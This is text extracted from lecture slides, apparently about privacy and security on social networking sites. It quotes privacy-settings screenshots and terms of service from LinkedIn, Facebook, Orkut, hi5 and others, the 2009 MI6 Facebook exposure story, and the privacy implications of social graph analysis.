Public Profile	http://uk.linkedin.com/pub/joseph-bonneau/20/199/154

Summary

Specialties

Cryptography, computer security, protocol design

Linkedin

Scam differences in the SNS world

- ♦ Each has advantages and disadvantages
 - Centralisation
 - Social Connections
 - Personal Information

Easy to share more than intended

'Congrats to Uncle C' – how his wife's Facebook page exposed new MI6 head

- Page removed as Miliband plays down security lapse
- Children, pets and swimwear revealed

Sam Jones and **Richard Norton-Taylor**


guardian.co.uk, Sunday 5 July 2009 22.21 BST

[Article history](#)



John Sawers, who takes up the post of MI6 boss in November. Photograph: Emmanuel Dunand/AFP/Getty Images

Complexity of privacy controls



Account


User since February 23, 2009

You have a **Personal** account. [View purchase history](#) | [Compare account types](#)

Get more when you upgrade


✔ **More Communication Features and Access** ✔ **More Powerful Search**

[Upgrade](#)




Introductions: 5 of 5 available

Tip: If your Introductions run out, either wait for a recipient to take action or [upgrade your account](#).



InMails: 0 available [\[Purchase\]](#)

InMails let you send business and career opportunities directly to any LinkedIn user. [Learn more.](#)



Settings

Profile Settings

My Profile
Update career and education, add associations and awards, and list specialties and interests.

My Profile Photo
Your profile photo is visible to **your network**.

Public Profile
Your public profile displays **full** profile information.
<http://www.linkedin.com/pub/uppton-sinclair/11/93b/29>

Manage Recommendations
You haven't received any recommendations.

Status Visibility
Your current status is visible to **your connections**.

Member Feed Visibility
Your member feed is visible to **your connections**.

Email Notifications

Contact Settings
You are receiving **Introductions and InMails**.

Receiving Messages
Control how you receive emails and notifications.

Invitation Filtering
You are receiving **all invitations**.

Home Page Settings

Network Updates
Settings for the display of Network Updates on your home page.

News
News is currently **shown** on your home page.

RSS Settings

Your Private RSS Feeds
Enable or disable your private RSS feeds.

Groups

Group Invitation Filtering
You **are receiving** Groups Invitations.

Personal Information

Name & Location
Control your name, location, and display name settings.

Email Addresses
Your primary email address is currently:
sinclairupton@gmail.com

Change Password
Change your LinkedIn account password.

Close Your Account
Disable your account and remove your profile.

Privacy Settings

Research Surveys
Settings for receiving requests to participate in market research surveys related to your professional expertise.

Connections Browse
Your connections are **allowed** to view your connections list.

Profile Views
Control what (if anything) is shown to LinkedIn users whose profile you have viewed.

Viewing Profile Photos
You can view **everyone's** profile photos.

Profile and Status Updates
Control whether your connections are notified when you update your status or make significant changes to your profile and whether those changes appear on your company's profile.

Service Provider Directory
If you are recommended as a service provider, you **will** be listed.


Partner Advertising
Settings for LinkedIn partner websites.

Authorized Applications
See a list of websites or applications you have granted access to your account and control that access.

My Network

Using Your Network
Tell us how you want to use your LinkedIn network.

Complexity of privacy controls



Complexity of privacy controls

enable photo tagging:

☒ yes

- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

Complexity of privacy controls

Facebook Connect Applications

Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

- ☐ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

Granularity problems with third party apps

Allow Access?

Allowing [Scramble](#) access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.

 **Allow** or [cancel](#)


By proceeding, you are allowing [Scramble](#) to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of [Scramble](#).

- Applications given full access to profile data of installed users
- Even less revenue available for application developers...

Invisibility of privacy

[About Us](#) | [Contact Us](#) | [Developers](#) | [Share Your Profile](#) | [Help](#) | [Advertise](#) **New** | [Terms of Service](#) | [Privacy Policy](#)
Copyright 2002-2009 Friendster, Inc. All rights reserved. U.S. Patent No. 7,069,308, 7,117,254, 7,188,153 & 7,451,161

Invisibility of privacy



Invisibility of privacy

It's **the greatest place to meet**

... because it has more cool people than my local phonebook!

What else is it?



 [Find people you know here](#)

Already 33,082,535 people on Badoo!

[33,082,535](#) people are on Badoo, [148,411](#) online now!

Don't read the TOS

Terms of Service, hi5:


We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.

If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.


We also provide information to third-party advertising companies, as described in the next section.

Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

Building a secure social web is very difficult



“A powerful window into our souls”



“Traditional” Social Network Analysis

- Performed by sociologists, anthropologists, etc. since the 70's
- Use data carefully collected through interviews & observation
 - Typically < 100 nodes
 - Complete knowledge
 - Links have consistent meaning
- All of these assumptions fail badly for online social network data



Traditional Graph Theory

- Nice Proofs
- Tons of definitions
- Ignored topics:
 - Large graphs
 - Sampling
 - Uncertainty





FIGURE 98. *Geographic Map:
The Königsberg Bridges.*

HAMILTON CYCLE ON DE BRUIJN GRAPH




Models Of Complex Networks From Math & Physics

Many nice models


- Erdos-Renyi
- Watts-Strogatz
- Barabasi-Albert

Social Networks properties:

- Power-law
- Small-world
- High clustering coefficient



Real social graphs are complicated!




When In Doubt, Compute!

We do know many graph algorithms:


- Find important nodes
- Identify communities
- Train classifiers
- Identify anomalous connections

Major Privacy Implications!



Link structure yields a surprising amount

- Popularity
- Centrality
- Introvert vs. Extrovert
- Leadership potential
- Communities

